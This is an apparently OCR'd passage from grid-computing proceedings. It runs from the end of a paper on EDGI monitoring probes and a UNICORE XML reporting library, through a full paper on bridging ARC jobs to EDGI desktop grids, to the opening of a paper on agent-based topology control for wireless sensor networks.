We offer two mechanisms to publish the XML data: one of them are "foreign probes", the other are Java and C libraries that developers can use in their source code. Usually these probes search for specific text patterns in log files or run SQL queries in databases to get data, e.g., job start, job finish, or number of CPU cores. If users want to read data from gLite resources, from BOINC, or from XtremWeb they should install the appropriate probes. For instance, in BOINC and XtremWeb, the main (but not single) goal of the probe is to collect data regarding the desktop grid alone, e.g., the number of running jobs, or the number of available CPU cores. In the 3G Bridge, the metrics are slightly different, as we want data regarding jobs that cross the bridge. Overall, we have the probes for BOINC and XtremWeb, the gLite modified Computing Element (MCE) probe, the 3G Bridge probe, the aggregator probe and the central probe. The probes have been developed in Java. Some of them work as stand-alone daemons, while others run under the control of a cron daemon. This means that a system administrator must manually control the former, while the latter reads a number of metrics and sleeps until the end of the next period. Table II enumerates which probes are daemons and which ones are not.

```
<?xml version="1.0" encoding="UTF-8"?>
<report timestamp="1328540459014"
            timezone="GMT" version="1.1">
  <metric_data>
    <dt>2012-02-06 15:59:57</dt>
    <event>job_entry</event>
    <job_id>https://grid40.lal.in2p3.fr:9000/
                  jw65o5NitPSFQPxhExvHgA
    </job_id>
    <application>guineapig-pp-1.1.1</application>
    <input_grid_name>
        gLite/demo.vo.edges-grid.eu
    </input_grid_name>
  </metric_data>
  <metric_data>
    <dt>2012-02-06 15:59:59</dt>
    <event>job_submission</event>
    <job_id>https://grid40.lal.in2p3.fr:9000/
                  jw65o5NitPSFQPxhExvHgA
    </job_id>
    <job_id_bridge>
          ad956fa0-0c06-4d94-ba20-db01e6cc2e0f
    </job_id_bridge>
    <status>Submitted</status>
    <output_grid_name>
        http://xw.lri.fr:4322
    </output_grid_name>
  </metric_data>
  <metric_data>
    <dt>2012-02-06 16:00:12</dt>
    <event>job_status</event>
    <job_id>https://grid40.lal.in2p3.fr:9000/
            jw65o5NitPSFQPxhExvHgA
    </job_id>
    <status>Running</status>
  </metric_data>
</report>
```

Fig. 4. Example of an XML file generated by a probe

TABLE II
EXECUTION MODE OF THE PROBES

Probe	Daemon/Cron
BOINC	Cron
XtremWeb	Cron
MCE/gLite	Cron
3G Bridge	Cron
Aggregator	Daemon
Central Probe	Daemon

E. XML Libraries

Although the monitoring probes still run in an important fraction of the EDGI infrastructure, they have important disadvantages, because they need complex cron daemon configurations and must run in different systems. Additionally, they require hard to maintain rpm and debian packages. Since the standard in EDGI monitoring is, in fact, settled by the format of XML files, one alternative to run previously prepared probes is to make the grid resources write the appropriate XML themselves. We started to change this with the ARC middleware. Despite producing the same XML output as the monitoring probes, ARC uses its own code to get a similar result. This makes monitoring simpler and more robust.

With UNICORE, we took the ARC model further ahead. We created a Java library that the UNICORE developers hooked to their code. This library allows UNICORE to directly call Java methods whenever events of interest happen, e.g., a new job is submitted to the 3G Bridge. In this way, neither we depend on external processes, nor we force grid developers to learn the internal details of the monitoring format.

The core of this library is the `XMLLogReport` class. The library also contains a few helper classes, namely the `ReportEntry` and the `OutputThread`. The former represents the data, while the latter, which extends the class `Thread`, periodically outputs the new data into XML (each 10 minutes by default), while deleting the old files (one week old by default). The `XMLLogReport` class contains the following public methods:

- `startReporting()`. This method initiates the `OutputThread` if it is not running yet.
- `stopReporting()`. Make the reporting thread finish after the next reporting event.
- `setReportsPath()`. Set the file system path where the thread should output the XML files to.
- `setCleanupAge()`/`getCleanupAge()`. Set or get the age of files that should be deleted on cleanup.
- `jobSubmission()`. Report the submission of a job. This data includes the identifier and the id of the job in the 3G Bridge. This allows the monitoring system, more precisely, the aggregator, to correlate all the identifiers of the same job across the entire grid infrastructure.
- `jobEntry()`. This method serves to register the entrance of a new job in the UNICORE grid.
- `jobChangeStatus()`. This method should be called when the infrastructure changed the status of some job or when it became aware of job status change on some other infrastructure.
- `output()`. Forces a report output. All the events that were created by the previous methods are outputted to a XML files upon invocation of this method.
- `cleanup()`. Deletes all files that are older than the threshold defined in `setCleanupAge()` or older than a default threshold if no other threshold has been set.

We also provided a `main()` method that uses the Java library for the sake of testing it.

V. CONCLUSION

We have described the motivation for and the implementation of a UNICORE extension as well as the corresponding monitoring environment, which directly supports desktop grids from within this service grid middleware. The extension will be integrated into the EMI environment. The stability of the extensions is ensured by several unit tests and also by EDGI's work package to test the developed infrastructure. Thus, an active cycle between test engineers and developers is established.

Additional concurrent project efforts port a lot of application to run on desktop grids, so that the UNICORE community can choose from a rich set of applications. These new resources will boost research, not only for those who use the additional desktop grid resources, but also by leaving more capacity for the rest of the users. In summary, the release quality, the broad application spectrum, and newly available resources make this extension a valuable contribution to the UNICORE community.

ACKNOWLEDGMENTS

The research leading to these results is funded by the European Union Seventh Framework Program (FP7/2007-2013) under grant agreement no 261556.

REFERENCES

[1] A. Streit, P. Bala, A. Beck-Ratzka, K. Benedyczak *et al.*, "Unicore 6 - recent and future advancements," *Berichte des Forschungszentrums Jülich*, vol. 65, 2010.

[2] D. Anderson, "Boinc: A system for public resource computing and storage." in *Proceedings of the 5th IEEE/ACM International GRID Workshop*, Pittsburgh, USA, 2004, pp. 1–7.

[3] P. Kacsuk, J. Kovacs, Z. Farkas, A. Marosi, and Z. Balaton, "Towards a powerful european dci based on desktop grids," *Journal of Grid Computing*, vol. 9, pp. 219–239, 2011.

[4] Z. Farkas, P. Kacsuk, Z. Balaton, and G. Gombás, "Interoperability of boinc and egee," *Future Generation Computer Systems*, vol. 26, no. 8, pp. 1092 – 1103, 2010.

[5] S. Delamare, G. Fedak, D. Kondo, and O. Lodygensky, "Hybrid distributed computing infrastructure experiments in grid5000: Supporting qos in desktop grids with cloud resources," in *Proceedings of the Grid500 Spring School*, 2011.

[6] I. Kelley and I. Taylor, "Bridging the data management gap between service and desktop grids," *Data Management*, pp. 13–26, 2008.

[7] F. Araujo, D. Santiago, D. Ferreira, J. Farinha, L. M. Silva, P. Domingues, E. Urbah, O. Lodygensky, A. Marosi, G. Gombas, Z. Balaton, Z. Farkas, and P. Kacsuk, "Monitoring the edges project infrastructure," in *Proceedings of the 3rd Workshop on Desktop Grids and Volunteer Computing Systems (PCGrid)*, Rome, Italy, May 2009.

[8] M. Keller, J. Kovacs, and A. Brinkmann, "Desktop grids opening up to unicore," in *Proceedings of the UNICORE Summit*, Torun, Poland, 2011, pp. 67–76.

Transparent execution of ARC jobs on Desktop Grid resources

Christian Ulrik Søttrup
and Anders Wäänänen
Niels Bohr Institute
Blegdamsvej 17
DK-2100 Copenhagen
Denmark
Email: {soettrup,waananen}@nbi.dk

Jozsef Kovacs
MTA SZTAKI
Kende u. 13-17
1111 Budapest
Hungary
Email: smith@sztaki.hu

***Abstract*—In the EDGI EU FP7 project a federation of Desktop Grid sites are built and maintained by the infrastructure team. These sites provide volunteer and institutional type resources in the range of hundreds of thousands of CPUs. The EDGI project offers these resources for the various gLite, ARC and UNICORE user communities and supports job execution with transparent bridging in the cases of gLite, ARC and UNICORE middleware. The paper focuses on the ARC side. A special bridging mechanism has been implemented in order to forward ARC jobs towards the Desktop Grid servers. The ARC bridge works in such a way that the A-REX execution service sees the Desktop Grid as a virtual batch system and users are able to submit to the Desktop resources seamlessly. The solution is scalable and includes handling large amount of files through a P2P distributed file system, called Attic. The paper gives a short overview of the EDGI infrastructure and introduces the technical details of the bridging mechanism. The introduced solution is also part of the EMI and EGI software stack to make it easily accessible for the ARC infrastructure providers.**

I. Introduction

Desktop Grids, such as pioneered by the Seti@Home project[1], are able to deliver enormous amount of resources at very low cost, often no more than the cost of a single server. On the other hand the cost in time is not that low. You have to understand the system, port your application, administrate the server, understand how to get your jobs onto the server and finally keep the volunteer community happy. While the gain in resources is certainly worth the effort the tasks are outside a normal research group's scope. One way to alleviate this problem is to bridge the Desktop Grid(DG) with the Service Grid(SG) infrastructure the scientist is used to. This way the scientist can exploit the DG resources the same way as his SG resources[2]. The EDGI project aims to further simplify this by making a federation of DGs available to the scientific community. The EDGI project will take care of the daily minutiae of setting up and running a desktop grid. It also supplies experts that can help port applications and finally aims to integrate the infrastructure with the major European service grids, ARC, gLite, and UNICORE. This way Desktop Grids providing computational resources in the range of hundreds of thousands of CPUs are transparently available to the Service Grid users. This paper covers the implementation of an ARC to EDGI bridge, that allows jobs to be submitted seamlessly from ARC to be run on the EDGI infrastructure. The paper will first introduce the EDGI infrastructure and the architecture of ARC before describing the ARC Bridge solution.

II. The EDGI infrastructure

This section gives a short introduction to the EDGI infrastructure. The infrastructure was first developed during the EDGES[3] project and later extended during the EDGI project, see [4]. Both projects supported by the EU FP7 framework. The goal of the EDGI infrastructure(see Figure 1) is to create and maintain a range of both public and institutional Desktop Grids and allowing these to transparently be taken advantage of by SG users, particularly the users of ARC, gLite, and UNICORE.

The EDGI infrastructure consists of a number of Desktop Grids ranging from purely institutional desktop grids at the University of Westminster to completely volunteer based grids like the BOINC based AlmereGrid. All of these DGs have been extended with a web service interface called the 3GBridge that allows uniform access for job submission and control across all the different DG implementation.

A second part of the infrastructure is the application repository. This repository contains reference implementations for all the supported DG applications and an overview of which applications and versions are supported by the different DGs in the infrastructure. These application have first been ported to the relevant DGs according to the requirements of the DG software (e.g. to the BOINC API) then the implementations are tested and validated by a partner in the EDGI project according to published guidelines, to ensure that they can be safely distributed to the desktop resources, and that any DG owner and volunteer can look up exactly what it is EDGI guarantees.

The Modified Computing Elements (MCE) are the bridges from the SG infrastructures to the EDGI infrastructure and the ARC MCE is the focus of this paper. The MCEs must forward jobs and return results between the two infrastructures as well as publish general information about the bridged infrastructure and the state of jobs running through the bridge.




Fig. 1. The EDGI infrastructure

The Generic Grid-Grid Bridge (also called 3GBridge) is the standardized interface for Grids in the EDGI infrastructure. It is responsible for accepting jobs and passing them to the DG for execution as well as publishing job state and finished results.

The infrastructure is also able to leverage cloud resources (both institutional and paid for) when the user needs results faster than the DGs can provide or to smooth out the stochastic nature of the volunteer resources, see [2]. This functionality is provided by the SpeQulos service[5], also being developed by the EDGI project.

III. ARC

In this section we will describe only the parts of the Advanced Resource Connector(ARC) that are relevant to our discussion of the ARC to EDGI bridge and only to the necessary level of detail. Further information can be found in the references[6][7][8][9].

ARC originated from the NorduGrid collaboration initiated in 2001 and is now further developed and maintained by the European Middleware Initiative (EMI). It is one of the main middleware solutions used by the European Grid Initiative (EGI) in the European eScience infrastructure.

ARC aims to be a fully distributed non-intrusive service grid implementation. In practice this means that there are almost no centralized services and that there are very few requirements for a cluster to satisfy to be able to join an ARC based Grid. In fact the ARC server can be set up on a separate machine and act as a gateway to the cluster. The only requirement being that the cluster runs one of the many supported batch systems

(e.g. SLURM,PBS, etc.). The client independently contacts the different available servers and decides which to submit jobs to. There is no centralized brokering like e.g. gLite's WMS.

We will only discuss the ARC client and the ARC Computing Element (also called the ARC server) in this paper. Although a complete ARC based grid consist of many more services such as distributed data storage (Chelonia, LFC, etc.), accounting services (SGAS), and Virtual Organization services (VOMS), it has not been necessary to modify them in anyway and they are therefore not relevant to our discussion.

The ARC client is a small pluggable program that is available across many platforms (Windows, Mac, and several Linux flavours). It is responsible for submitting and controlling jobs. It can submit to standard and legacy ARC. It also has modules for submitting to UNICORE (using the OGSA-BES interface) and CREAM. The most important function of the client is brokering. Because there is no centralized queueing it is up to the client to find the best target for job submission. It does this by finding clusters that fulfill the job's requirements (such as available memory etc.) and then creating a ranked list based on a number of metrics e.g. queue length vs. available resources. It then chooses the most promising candidate. If the submission fails at the chosen candidate the client will try the next cluster in the ranked list.

The ARC server consists of a number of components:

1) A web service container called the ARC Hosting Environment Daemon (ARCHED)
2) A front-end that accepts job control and submission request and serves up job information.
3) A service that controls the progress of a job called A-REX.
4) Up- and downloaders that stage data in and out.
5) A cache for input files
6) Modules for connection to different accounting systems (e.g. SGAS)
7) A Run-Time Environment (RTE) repository.
8) Plug-ins for controlling the jobs in the batch system or Local Resource Management System (LRMS).

The main component of the ARC server is the A-REX service. This service is a state machine that controls the progress of jobs. In many instances the control of the job is passed from A-REX to an external service, when this external service finishes with the job, control is returned to A-REX and the job can progress to the next state. A-Rex for example transfers a job to the downloaders until all input data has been received. Job state and meta-data are kept in a special directory structure on the file system of the ARC server. This combines to make it very easy to modify the behaviour of A-REX through plug-ins. It is possible to configure what is called AUTHPlugins on the ARC server. These are programs that A-REX will transfer control to just before a given state. A technique that we have exploited in developing the ARC bridge, see sections IV-D,IV-E.

In keeping with the modular architecture of the ARC server the connection to the LRMS is also realized as a set of scripts or programs, colloquially known as a back-end, that will be triggered by A-REX in the appropriate state. These scripts must supply functionality to submit, cancel, query job status, and finalize a job on the local cluster. The scripts must also work with the RTE repository. The RTE repository works both as a simple list of the environments available on the ARC server and at the same time as a repository for the scripts necessary to supply such an environment. These environments can be physical, such as the machine has GPUs available for computation, as well as software, e.g. the cluster has MatLab available. The related scripts must then take care of in the first example modifying the submission so that it goes to the GPUs and in the second case managing licenses for example.

IV. Connecting ARC to EDGI

In this section we argue for the chosen design and describe the implementation of the ARC to EDGI bridge.

A. Client vs. Server side integration

The description in section III showed that because of the fully distributed nature of ARC there are only two possible places to integrate the EDGI access, either in the client or in the server. We will argue that the only reasonable option is in the server. Integrating the EDGI access into the client has the advantage of fully distributing the workload across all client machines thereby avoiding dedicated services and bottlenecks. The method has, however, two big drawbacks that make the approach infeasible. The first issue is that all data from SG resources would have to be staged through the client's machine, since the EDGI infrastructure has no knowledge of Grid storage protocols or authentication methods. While this is not a problem for clients that have access to high through-put networks, it will limit the client's usefulness in cases with low through-put or metered access. The second issue is more serious. As we saw in section 2 the EDGI infrastructure has no concept of user authentication. The security is based on only allowing certain IP numbers to pass through the firewall of the 3GBridge in question. This is clearly unmanageable as it would require each user to contact each resource owner to have his IP number allowed in the firewall, and it would rule out multi-user systems, because it would not be possible to separate users that have access from users that don't. Service grids, however, are built to tackle exactly these types of federated access challenges. The drawback of the server side approach is that it requires dedicated resources to act as bridges. This can be mitigated by making sure the bridge implementation is easily deployed and a standard part of ARC so that any community interested in taking advantage of the EDGI infrastructure can easily deploy their own bridge.

B. The 3GBridge as an LRMS

The ARC server presents a wealth of opportunities for integrating the 3GBridge technology. It could be implemented as a separate service hosted by ARCHED. It could be integrated directly into the A-REX service. The chosen approach is to implement the 3GBridge connection as an LRMS. This has the advantage of using well-tested production quality software for

a large part of the functionality of the bridge. At the same time, keeping the bridge as a separate module that will not interfere with standard ARC functionality, increases the probability that the bridge will be accepted by NorduGrid and EMI as part of the standard ARC package. The drawback is that the bridge will be implemented as scripted modules instead of being part of the main C++ code, thus sacrificing performance. The performance of the scripted back-ends are not a problem for ARC when acting as a front-end for clusters with the order of 10000 CPUS. The bottleneck in these system tends rather to be the data staging and file system performance. We therefore do not expect it to pose a problem for the ARC to EDGI bridge. In case the bridge becomes overloaded it is simple to set up another bridge and the ARC clients' brokers will automatically load balance across the available ARC bridges.

C. Software repository and Run-Time Environments

A challenge when connecting SGs to DGs is that a DG cannot run arbitrary software. The software must have been ported, often cross platform, and certified to ensure that it does not harm the donated resources. To that end EDGI has a repository of validated applications from which DGs can download and install. This repository is exposed in ARC through Run-Time Environments (RTE) on the bridge server. These RTEs are normally used to publish what software is available on the cluster that sits behind the ARC server, so they are ideal for publishing the EDGI repository. One difference is that an ARC server normally only serves one cluster, whereas in EDGI it functions as a bridge to a range of different DGs. One way to expose this to the ARC system is to create a queue for each underlying DG. It is however not possible to have different RTEs available for different queues and it would therefore not be possible to have DGs that had different applications on them. Another solution was therefore chosen, where the "queues" are exposed in the RTE naming convention. This way a user can simply choose an application in the ordinary fashion if the user does not care which DG it runs on, e.g. for the Dsp application: (runtimeenvironment="/APPS/DSP") or a named DG e.g. for the Dsp application on the DG called XW_LAL: (runtimeenvironment="/3GBRIDGE/XW_LAL/DSP").

D. Authentication and authorization

The ARC server authenticates using X.509 possibly extended with VOMS attributes[12] and authorizes on a per server basis. We would like to allow access to several resources through one single server without a user necessarily being authorized to all of the resources and therefore need to be able to authorize on a per application basis. To this end an AUTHPlugin was created. This plug-in is run before a job is accepted by the ARC server and checks the users VO affiliation against the RTE specified in the job script. The authorized VOs must be specified in the RTE on the server. This allows users to be authenticated on a per application and per endpoint basis. The check is done before the job is accepted which allows the ARC client to proceed to another available ARC server without alerting the user of a failure. This is not quite as elegant as the standard ARC approach where authorization is published in the information system allowing the client's broker to disregard resources where the user is not authorized. Unfortunately this approach cannot be used because the information system does not contain information on a per application basis.

E. Data staging

The DG part of the EDGI infrastructure and particularly the donated resources has no concept of the SG data protocols. It is therefore necessary that the ARC server retrieves any data from the SG infrastructure and makes it available using a protocol that is supported by the DG resources e.g. HTTP. At the same time it is important for performance reasons that the ARC server does not stage data that the DG resources can reach themselves. ARC normally stages all input data through special downloaders. These can be the same as the ARC server or separate nodes. These downloader nodes are assumed to be IO optimized and it is therefore better to stage data through them. This behavior is suitable for the ARC bridge except in the cases where we wish to postpone the staging e.g. in case of HTTP accessible files. An AUTHPlugin has been created for this feature. It is executed just before control is transferred to the downloaders. It simply removes URIs with protocols that are understood by the DG resources from the list of files to be downloaded, and instead store a list of them in a separate file. This file can then be used later in the job submission to restore the full list of inputs. In the other case the downloaded files and any files supplied directly by the submitter are moved to a staging directory. This directory must be published so that it is available to the DG resources e.g. using an HTTP server like Apache, but the actual method is configurable. The files are cleaned from the staging directory once the job they belong to has terminated.

F. ATTIC

Serving up the input data can put a heavy load on the ARC server, because all DG resources will have to get their data there. During the EDGI project a P2P file system called ATTIC[10] was integrated. This allows commonly used data files to be served in a P2P manner taking the load off the ARC server. Because the files will have to be transferred to ATTIC it is only an improvement if we know that the file is going to be used multiple times in the future. The only person able to make that decision correctly is the user. In our implementation it is therefore up to the user to transmit the file to ATTIC and then specify the ATTIC URI in the job description. The ARC server then uses the same pass through approach as described in the previous section for HTTP files. A future enhancement would be to tie the ARC server's input-file cache to ATTIC. The server could transfer big files that had been hit multiple times in the cache to ATTIC. This is no guarantee that they would be needed in the future and it would be worth the transfer but if we make sure to only transfer a file when it is being requested by a job there will be no net loss to the bandwidth requirements on the server.




Fig. 2. The ARC bridge architecture

G. Monitoring

The EDGI infrastructure also contains dedicated resources for monitoring[11]. The ARC bridge must be integrated into the EDGI monitoring framework. This poses a challenge because the standard ARC server only publishes the current job state to the user while a job is running and does not produce the full accounting information until the job has finished and the final report is available from the LRMS. The EDGI monitoring framework on the other hand depends on the full information being available as the job progresses. All the back-end scripts and plug-ins developed for the ARC bridge must therefore output accounting information as jobs pass through them. This information is then periodically picked up by a dedicated script and transformed to the EDGI monitoring XML format and published using the same method as the stages job files e.g. using Apache.

H. Final architecture

Taking all the previously discussed points into consideration the final architecture of the ARC to EDGI Bridge solution can be seen in Figure 2.

The Info service and A-REX service are the standard ARC components. Only a tiny addition to the interface between A-REX and the LRMS back-ends was needed. This addition is now a standard feature of the LRMS API in ARC. The 3G WS Client component is the new client developed within the EDGI project and contains scalability improvements and Attic support. The shaded boxes contain the components that are specific to the ARC Bridge.

The red box contains the LRMS back-end, called ”DG-Bridge back-end”. These are the scripts that are run by A-REX to control a job, as well as by the info service to supply information about jobs and the state of the DGs to the ARC information system, see section IV-B.

The blue box called ”A-REX plugins” contains the plugins that modify the behaviour of A-REX. These are used by the bridge for allowing per run time environment (RTE) authorization and for bypassing the normal data staging behaviour for Attic and HTTP files, see sections IV-D and IV-E.

The yellow box called ”Monitor” contains the monitoring components. The back-end and the authorization plug-in write events to the DG job logs, and they are regularly picked up by the DGLog2XML service and converted to the EDGI monitoring format and published, see section IV-G.

The green box called ”Apache Data Staging” contains the data that must be made available for the 3G Bridge and the monitor, such as job input data and the generated monitoring log files. These are handled by the back-end and the monitoring service respectively, see sections IV-E and IV-G.

V. Conclusion

The solution described here-in has been developed, tested and deployed in production within the EDGI project. The developments have also been accepted by both the EMI project and NorduGrid and are now a integral part of the ARC server software and the EMI releases. This means that an ordinary ARC server installation is capable of acting as a bridge to the EDGI infrastructure, by simply specifying it in the configuration. The EMI release containing the ARC bridge has also been accepted by EGI for UMD (Unified Middleware Distribution). This means that all infrastructure providers within EGI are able to easily and transparently connect their SG users to the resources available in the EDGI infrastructure.

Further work is focusing on performance and reliability measurements and on porting popular ARC applications to the EDGI infrastructure, to fully take advantage of the available resources.

Acknowledgment

The research leading to these results is funded by the European Union Seventh Framework Program (FP7/2007-2013) under grant agreement no 261556.

References

[1] D. P. Anderson, J. Cobb, E. Korpela, M. Lebofsky, and D. Werthimer, “Seti@home: an experiment in public-resource computing,” *Commun. ACM*, vol. 45, pp. 56–61, November 2002. [Online]. Available: http://doi.acm.org/10.1145/581571.581573

[2] C. Søttrup and J. Pedersen, “Developing distributed computing solutions combining grid computing and public computing,” *DIKU*, 2005.

[3] G. Fedak, H. He, O. Lodygensky, Z. Balaton, Z. Farkas, G. Gombas, P. Kacsuk, R. Lovas, A. Marosi, I. Kelley *et al.*, “Edges: a bridge between desktop grids and service grids,” in *ChinaGrid Annual Conference, 2008. ChinaGrid'08. The Third*. IEEE, 2008, pp. 3–9.

[4] P. Kacsuk, J. Kovacs, Z. Farkas, A. C. Marosi, and Z. Balaton, “Towards a powerful european dci based on desktop grids,” *J. Grid Comput.*, vol. 9, pp. 219–239, June 2011. [Online]. Available: http://dx.doi.org/10.1007/s10723-011-9186-z

[5] S. Delamare, G. Fedak, and O. Lodygensky, “Hybrid distributed computing infrastructure experiments in grid5000: Supporting qos in desktop grids with cloud resources,” in *Proceedings of Grid5000 Spring School*, 2011.

[6] M. Ellert, M. Grønager, A. Konstantinov, B. Kónya, J. Lindemann, I. Livenson, J. Nielsen, M. Niinimäki, O. Smirnova, and A. Wäänänen, “Advanced resource connector middleware for lightweight computational grids,” *Future Generation Computer Systems*, vol. 23, no. 2, pp. 219 – 240, 2007. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0167739X06001178

[7] T. Frågåt, F. Ould-Saada, W. Quiang, A. Read, A. Taga, A. Konstantinov, B. Kónya, O. Smirnova, M. Ellert, M. Nordén *et al.*, “Web service-based architecture of new arc components,” in *Proceedings of TNC2009*, 2009.

[8] D. Cameron, M. Ellert, J. Jönemo, A. Konstantinov, I. Marton, B. Mohn, J. Nilsen, M. Nórden, W. Qiang, G. Roczei *et al.*, “The hosting environment of the advanced resource connector middleware,” *URL http://www.nordugrid. org/documents/ARCHED_article.pdf NORDUGRID-TECH-19*.

[9] F. Paganelli, Z. Nagy, and O. Smirnova, “Arc computing element system administrator guide,” *URL http://www.nordugrid.org/documents/arc-ce-sysadm-guide.pdf NORDUGRID-MANUAL-20*, 2011.

[10] I. Kelley and I. Taylor, “Bridging the data management gap between service and desktop grids,” *Distributed and Parallel Systems*, pp. 13–26, 2008.

[11] F. Araujo, D. Santiago, D. Ferreira, J. Farinha, P. Domingues, L. Silva, E. Urbah, O. Lodygensky, H. He, A. Marosi *et al.*, “Monitoring the edges project infrastructure,” in *Parallel & Distributed Processing, 2009. IPDPS 2009. IEEE International Symposium on*. IEEE, 2009, pp. 1–8.

[12] Alfieri, R. and Cecchini, R. and Ciaschini, V. and dell'Agnello, L. and Frohner, A. and Gianoli, A. and Lorentey, K. and Spataro, F., “VOMS, an authorization system for virtual organizations,” in *Grid computing*, Springer, pp. 33–40, 2004

Agent-Based Topology Control for Wireless Sensor Network Applications

Dominik Rojković*, Tihomir Crnić ** and Igor Čavrak***
* Comping, Zagreb, Croatia
** University of Zagreb, University Computing Centre, Zagreb, Croatia
*** University of Zagreb, Faculty of Electrical Engineering and Computing, Zagreb, Croatia
dominik.rojkovic@comping.hr, tihomir.crnic@srce.hr, igor.cavrak@fer.hr

Abstract - Complexity of design, development and deployment of software for wireless sensor networks is high, and even more exacerbated by ad-hoc nature of some network deployments and the need for high adaptability to varying internal and environmental factors. In this paper the authors present a model of distributed application based on a set of application specific roles/functional modules. Deployment and runtime adaptation of application topology is achieved by controlling role activity on each of the network nodes, thus forming a functional application instance for a specific sensor network. Application control decisions are delegated to agents located on sensor nodes, and based on a set of role-specific utility functions. Existing wireless sensor network system for vehicle detection and classification is refactored according to the proposed model, modeled in a sensor network simulator and simulation results presented.

I. INTRODUCTION

Design and development of wireless sensor network (WSN) systems proves to be more difficult than development of 'regular' embedded systems for a number of reasons. Two of the most important ones are the need to provide high level of adaptation to both internal and external factors influencing individual nodes and communication links, and to realize local decision making mechanisms based on a restricted (local) view of the network and environment state. Lack of node location information due to ad-hoc network deployment, large number of nodes and/or unavailability of location services complicate the problem even more.

We propose an approach where a complex distributed application for wireless sensor network is decomposed into a set of functionally connected roles. Network nodes are able, in accordance with functional, structural and runtime constraints, to host a number of active roles, thus forming a functional and, if possible, near-optimally deployed distributed application.

Role selection, however, remains a strictly local and information-scarce process, where a control mechanism decides on a subset of roles the local network node should host at any given moment. Our approach decouples role functionality from role management, employing an agent-based approach to distributed decision making. Agents, one at each network node, select the most valuated subset of roles according to a set of pre-defined utility functions and information acquired from host node and neighboring agents.

